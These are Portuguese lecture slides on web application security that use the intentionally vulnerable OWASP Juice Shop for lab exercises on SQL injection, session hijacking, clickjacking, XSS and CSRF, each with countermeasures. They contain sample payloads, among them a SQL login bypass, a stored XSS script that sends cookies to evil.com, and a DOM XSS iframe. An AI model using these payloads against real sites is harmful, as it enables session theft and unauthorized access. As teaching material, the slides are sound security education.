

Segurança em aplicações *web*

SEG786203 – CST em Análise e Desenvolvimento de Sistemas

Prof. Emerson Ribeiro de Mello

mello@ifsc.edu.br

Licenciamento



Slides licenciados sob [Creative Commons "Atribuição 4.0 Internacional"](https://creativecommons.org/licenses/by/4.0/)

Dinâmica da aula

- A aplicação OWASP Juice Shop¹ é uma aplicação *web* propositalmente insegura para fins de treinamento
- Ao longo da aula serão apresentados ataques comuns em aplicações *web* e como preveni-los
- Após cada conceito você será convidado a tentar aplicá-lo na prática
 - Devido a restrições de segurança, quando executado dentro de contêiner, a aplicação não permite a execução de alguns ataques

```
# Baixar e executar a aplicação OWASP Juice Shop por meio de um container Docker  
docker run --rm -p 3000:3000 bkimminich/juice-shop
```

¹<https://owasp.org/www-project-juice-shop>

SQL Injection I

- Injeção de código SQL em uma aplicação para manipular o banco de dados
 - Acesso, alteração ou exclusão de dados sem autorização
- Explora falhas de segurança em aplicações que não sanitizam entradas do usuário corretamente
 - Código SQL é construído concatenando *strings* com entradas do usuário sem tratamento


```
String user = request.getParameter("username"); // admin' OR 1=1 --
String pass = request.getParameter("password");

String q = "SELECT * FROM users WHERE username='"+ user +"' AND password='"+ pass +"'";
ResultSet rs =stmt.executeQuery(q);
```

```
SELECT * FROM users WHERE username='admin' OR 1=1 --' AND password='123456'
```

SQL Injection II

■ O pequeno Bobby Tables e seu problema na escola



Fonte: <https://xkcd.com/327>

SQL Injection

Como prevenir?

- Utilizar consultas parametrizadas (*prepared statements*)²

```
String q = "SELECT * FROM users WHERE username = ? AND password = ?";  
PreparedStatement stmt = conn.prepareStatement(q);  
stmt.setString(1, user);  
stmt.setString(2, pass);  
ResultSet rs = stmt.executeQuery();
```

- Utilizar frameworks de mapeamento objeto-relacional (ORM)³

- Ex: Hibernate e JPA, que geram consultas SQL automaticamente

- Sanitizar entradas do usuário

- Usar funções de escape de caracteres especiais, expressões regulares, etc

- Segmentar permissões de acesso ao banco de dados

- Usuário da aplicação com permissões mínimas necessárias

²<https://github.com/bcd29008/java-sqlite-mysql-gradle>

³<https://github.com/bcd29008/exemplos-com-spring-jpa>

Agora é com você!

- Acesse a aplicação OWASP Juice Shop em <http://localhost:3000>
- Procure por uma vulnerabilidade de SQL Injection e tente explorá-la

Dica

Procure por campos de busca, formulários de login, etc

Cookies I

- Pequenos arquivos de texto armazenados no navegador do usuário para manter informações entre requisições HTTP
 - Servidor pode enviar cookies para o navegador em uma resposta HTTP
 - Navegador armazena os cookies e os envia de volta para o servidor em todas as requisições HTTP
- Podem ser **persistentes**, com data de expiração, ou **de sessão**, que são apagados quando o navegador é fechado
 - Utilizados para autenticação, preferências do usuário, carrinho de compras, rastreamento, etc

Cookies II



Fonte: Warner Bros. Pictures

- Cena do filme *Matrix* (1999) em que o personagem Neo recebe um cookie do Oráculo, que é um programa, antes de interagir com ele

Cookies

Criando um cookie

- Criando um cookie no cabeçalho HTTP

```
Set-Cookie: usuario=Juca; Expires=Sun, 28-Dec-2025 10:00:00 GMT
```

- Criando um cookie com JavaScript

```
document.cookie = "usuario=Juca; expires=Sun, 28-Dec-2025 10:00:00 GMT"
```


- Criando múltiplos cookies em uma única resposta HTTP

```
Set-Cookie: usuario=Juca; Path=/  
Set-Cookie: tema=dark; Path=/  
Set-Cookie: idioma=pt-BR; Path=/  
Set-Cookie: cookie-banner-consent-accepted=true; Path=/
```

Cookies

Veja os cookies no navegador

- No Google Chrome, pressione F12, clique na aba **Application** e depois em **Cookies**
- No Firefox, pressione F12, clique na aba **Armazenamento** e depois em **Cookies**



The screenshot shows a web browser window displaying the website of the Instituto Federal de Santa Catarina (IFSC). The browser's address bar shows the URL `https://ifsc.edu.br`. The page content includes the IFSC logo and the text "INSTITUTO FEDERAL Santa Catarina". A notification bar at the bottom of the page states: "Este site usa cookies para garantir que você obtenha a melhor experiência. [Leia Mais.](#)".

The Chrome DevTools 'Armazenamento' (Storage) tab is open, showing the 'Cookies' section. The left sidebar lists various storage types, with 'Cookies' selected. The main pane displays a table of cookies for the domain `ifsc.edu.br`.

Nome	Valor	Domain	Path	Expira / Idade máxin
<code>_ga_2LRB8JSHR2</code>	<code>GS1.1.1738262666.1.0.173826266...</code>	<code>.ifsc.edu.br</code>	<code>/</code>	Fri, 06 Mar 2026 1...
<code>_ga_24HXD9P8FP</code>	<code>GS1.1.1738262666.1.0.173826266...</code>	<code>.ifsc.edu.br</code>	<code>/</code>	Fri, 06 Mar 2026 1...
<code>_ga</code>	<code>GA1.1.1261074942.1738262666</code>	<code>.ifsc.edu.br</code>	<code>/</code>	Fri, 06 Mar 2026 1...
<code>_gcl_au</code>	<code>1.1.1811735543.1738262666</code>	<code>.ifsc.edu.br</code>	<code>/</code>	Wed, 30 Apr 2025 ...
<code>COOKIE_SUPPORT</code>	<code>true</code>	<code>ifsc.edu.br</code>	<code>/</code>	Fri, 30 Jan 2026 18.
<code>GUEST_LANGUAGE...</code>	<code>pt_BR</code>	<code>ifsc.edu.br</code>	<code>/</code>	Fri, 30 Jan 2026 18.

APIs modernas de armazenamento de dados

Web Storage e IndexedDB

- Tamanho máximo de cookies é de 4Kb e o número máximo de cookies por domínio é algo entre 50 a 180
 - Problemas de desempenho, pois cookies são enviados em todas as requisições HTTP
- Adote APIs mais modernas para armazenamento de dados em aplicações *web*
 - **Web Storage** - tamanho máximo de 5Mb a 10Mb por domínio
 - **localStorage**, para armazenamento persistente de dados
 - **sessionStorage**, para armazenamento de dados de sessão
 - **IndexedDB**
 - Banco de dados embutido no navegador, para armazenamento de dados estruturados
 - Não há limite de tamanho, mas o Firefox irá pedir permissão do usuário para armazenar acima de 50Mb

Roubo de sessão (*Session Hijacking*)

Em aplicações *web*

- **Sessões em aplicações *web* são mantidas por meio de *cookies* de sessão**
 - Todo *cookie* de sessão é único e é gerado pelo servidor quando o usuário se autentica
 - O *cookie* é armazenado no navegador do usuário e é enviado em todas as requisições para o servidor
- **Atacante pode roubar o *cookie* de sessão de um usuário autenticado e utilizá-lo para se passar pelo usuário**
 - Interceptação de tráfego de rede, *malwares*, *session fixation*, *cross-site scripting* (XSS) e *cross-site request forgery* (CSRF)

Roubo de sessão (*Session Hijacking*)

Como prevenir?

■ Intercepção de tráfego de rede

- Utilizar HTTPS na comunicação entre o navegador e o servidor
- Utilizar *Secure cookies* para garantir que o *cookie* de sessão só seja enviado em conexões seguras, impedir acesso aos cookies via JavaScript e bloquear envio de cookies em requisições *cross-site*

```
Set-Cookie: sessionid=xyz123; Secure; HttpOnly; SameSite=Strict
```

■ Trocar o *cookie* de sessão após o usuário se autenticar

- *Session fixation*: atacante força a vítima a usar um *cookie* de sessão conhecido

■ Tempo de expiração curto e *logout* automático

- O Google usa um cookie de sessão que expira após 14 dias⁴

⁴<https://support.google.com/a/answer/7576830?hl=pt-BR>

Agora é com você!

- 1 Acesse a aplicação OWASP Juice Shop em `http://localhost:3000`
- 2 Faça login com o usuário `admin`
 - Explore SQL Injection no *login* se não souber a senha
- 3 Copie o valor do *cookie* de sessão (*token*) usando a ferramenta de desenvolvedor do navegador
- 4 Abra um outro navegador (ou feche a sessão atual) e tente fazer "*Customer feedback*"
 - Você deverá ver que o autor será "*anonymous*" e não "*admin*"
- 5 Agora crie um cookie de nome *token* e com o valor que você copiou no outro navegador e tente fazer "*Customer feedback*" novamente
 - Você deverá ver que o autor será "****in@juice-sh.op*"

Sequesto de cliques (*Clickjacking*)

- Engana o usuário para clicar em um elemento diferente do que ele acredita estar clicando
 - Uma página transparente com um botão malicioso por cima de um site legítimo e o usuário acredita que está clicando no botão do site legítimo
- Exibe uma página dentro de um *iframe* transparente e posicionado sobre um elemento da página

```
<iframe src="https://banco.ruim/transferencia" style="opacity:0;
    position:absolute; top:0; left:0; width:100%; height:100%;"></iframe>

<button onclick="premio()">Clique aqui para ganhar um prêmio!</button>
<script>
    function premio() {
        document.querySelector('iframe').click();
    }
</script>
```


Sequestro de cliques (*Clickjacking*)

Como prevenir?

■ Utilizar o cabeçalho X-Frame-Options

- DENY - Não permitir que a página seja exibida em um *frame*
- SAMEORIGIN - Página só será exibida em um *frame* no mesmo site

```
X-Frame-Options: DENY
```

■ Utilizar frame-busting JavaScript

- Código JavaScript que verifica se a página está sendo exibida em um *frame* e redireciona o usuário para a página original

```
if (window.top !== window.self) {  
    window.top.location = window.self.location;  
}
```

■ Utilizar o cabeçalho Content-Security-Policy (CSP)

- Veremos mais adiante nesta aula

Cross Site Scripting (XSS)

- Injeção de código arbitrário em páginas *web*, de sites confiáveis, com o intuito de ser executado no navegador do usuário que acessar a página
 - A vítima executa o código malicioso sem saber, imaginando que está vindo de uma fonte confiável
- Pode ser usado para roubar *cookies* de sessão, redirecionar o usuário para um site malicioso ou alterar o conteúdo da página
- Explora aplicações *web* que não sanitizam entradas do usuário corretamente e exibem essas entradas sem tratamento no HTML

Cross Site Scripting (XSS)

Classificação

■ Refletido ou não persistente

- O código malicioso é injetado em uma requisição HTTP e é refletido de volta ao usuário que fez a requisição, não sendo armazenado no servidor

■ Armazenado ou persistente

- O código malicioso é armazenado no servidor e é exibido para todos os usuários que acessarem a página que contém o código

■ *DOM-based*

- O ataque ocorre através da manipulação da árvore DOM no lado do cliente sem a necessidade de comunicação com o servidor

Cross Site Scripting (XSS)

Exemplo de não persistente

- Imagine que a vítima pode receber essa URL por e-mail, whatsapp, etc com um texto que induza a clicar no *link*

```
http://example.com/search?name=<script>alert('XSS attack')</script>
```

- Se o site inclui o valor de `name` diretamente no HTML, sem sanitização, que será retornado para o usuário, o código malicioso é executado no navegador da vítima
- Diz que é refletido porque o *script* vai para o servidor e volta para o navegador da vítima

Cross Site Scripting (XSS)

Exemplo de persistente

```
<form action="/comment" method="post">
  <textarea name="comment"></textarea>
  <button type="submit">Enviar</button>
</form>

<!-- Comentário persistido no banco de dados sem sanitização -->
```

- Imagine que um invasor insira o seguinte código no campo de comentário

```
<script>
document.location='http://evil.com/steal?cookie=' + document.cookie
</script>
```

- O atacante pode roubar o *cookie* de sessão de todos os usuários que acessarem a página

Cross Site Scripting (XSS)

Exemplo de DOM-based

```
<script>
document.write(decodeURIComponent(document.location.href.substring(
    document.location.href.indexOf("name=")+5)));
</script>
```

- A página retornada pelo servidor não contém o código malicioso, pois ele é injetado no DOM pelo script quando a página é carregada no navegador
- Fragmentos de URL (#) não são enviados ao servidor, então é mais difícil de detectar com um *Web Application Firewall* (WAF)

```
http://example.org/pagina.html#name=<iframe src="javascript:alert('xss')">
```

Cross Site Scripting (XSS)

Como prevenir?

- **Sanitizar entradas do usuário e toda saída que é exibida no HTML**
 - Tratar (*escape*) caracteres especiais como <, >, ", &, etc.
- Utilizar **Content Security Policy (CSP)** para restringir quais fontes de conteúdo podem ser carregadas em uma página da web
 - Informado no cabeçalho HTTP ou diretamente no HTML (*meta tag*)
 - Pode restringir recursos legítimos se não configurado corretamente
 - Pode gerar relatórios de violações para monitoramento de ataques

Agora é com você!

- Acesse a aplicação OWASP Juice Shop em <http://localhost:3000>
- Procure por uma vulnerabilidade de DOM-based XSS e tente explorá-la
 - Devido a restrições de segurança, quando executado dentro de contêiner, não será possível explorar outros tipos de XSS
- Após explorar, acesse a página de *score board* e clique no <> do cartão DOM XSS e clique na linha que você acha que tem que o problema, podendo também escolher qual seria a correção adequada

💡 Dica

Procure por campos de busca, formulários de login, etc e tente injetar este código: `<iframe src="javascript:alert('xss')">`

- Veja seu progresso em <http://localhost:3000/#/score-board>

Content Security Policy (CSP)

<https://developer.mozilla.org/pt-BR/docs/Web/HTTP/CSP>

- Bloquear *scripts* em linha (*inline scripts*)
- Restringir fontes externas
- Restringir função *eval* e outras funções perigosas
- Controle sobre carregamento de recursos como imagens, *frames*, *fonts*, CSS, etc

```
<!-- Política: Todo o conteúdo deve vir do mesmo domínio -->

<!-- Exemplo de CSP como META TAG no HTML -->
<meta http-equiv="Content-Security-Policy" content="default-src 'self';">

<!-- Exemplo de CSP no cabeçalho HTTP -->
Content-Security-Policy: default-src 'self';
```

Cross-Site Request Forgery (CSRF)

Falsificação de requisição entre sites

Faz com que um usuário execute ações em um site *web* no qual ele está autenticado sem o seu consentimento

- 1 Usuário se autentica no `banco.ruim` e mantém uma sessão ativa
- 2 Atacante induz a vítima a acessar um *link* malicioso (enviado por email, hospedado em um site) que faz uma requisição para o `banco.ruim` sem que a vítima perceba

```

```

- 3 A requisição é feita com o *cookie* de sessão da vítima, então o `banco.ruim` acredita que trata-se de uma requisição legítima da vítima
 - No caso, `banco.ruim` não tem proteção contra CSRF e a transferência é realizada

Cross-Site Request Forgery (CSRF) I

Como prevenir?

- Utilizar **tokens de requisição** (*CSRF tokens*)
 - *Token* único gerado pelo servidor e incluído em formulários e requisições HTTP
 - O *token* é verificado pelo servidor (no *backend*) antes de processar a requisição

```
<form action="/transferir" method="post">
  <input type="hidden" name="csrf_token" value="a1b2c3d4e5f6">
  <input type="number" name="valor" value="1000">
  <input type="number" name="conta" value="123456">
  <button type="submit">Transferir</button>
</form>
```

Cross-Site Request Forgery (CSRF) II

Como prevenir?

■ Cabeçalhos SameSite em *cookies*

- O atributo SameSite define se um *cookie* deve ser enviado em uma requisição *cross-site* ou apenas em requisições do mesmo site (mesma origem)

■ Valores possíveis:

- Strict: *cookie* só é enviado em requisições do mesmo site
- Lax: *cookie* é enviado em requisições *cross-site* se a requisição for uma navegação direta (*link* clicado)
- None: *cookie* é enviado em todas as requisições

```
Set-Cookie: sessionid=xyz123; HttpOnly; Secure; SameSite=Strict
```

Cross-Site Request Forgery (CSRF) III

Como prevenir?

- **Verificação de origem** (Origin e Referer)
 - Verificar se a origem da requisição é a mesma do site (`banco.ruim`), evitando requisições de outros sites
- **Não utilizar GET para ações que alteram o estado do servidor**
 - Podem ser facilmente exploradas por ataques CSRF, pois o *link* pode ser incluído em uma imagem, *iframe*, etc
 - Utilizar POST, PUT ou DELETE para ações que alteram o estado do servidor

Referências

- OWASP Cheat Sheet Series – <https://cheatsheetseries.owasp.org>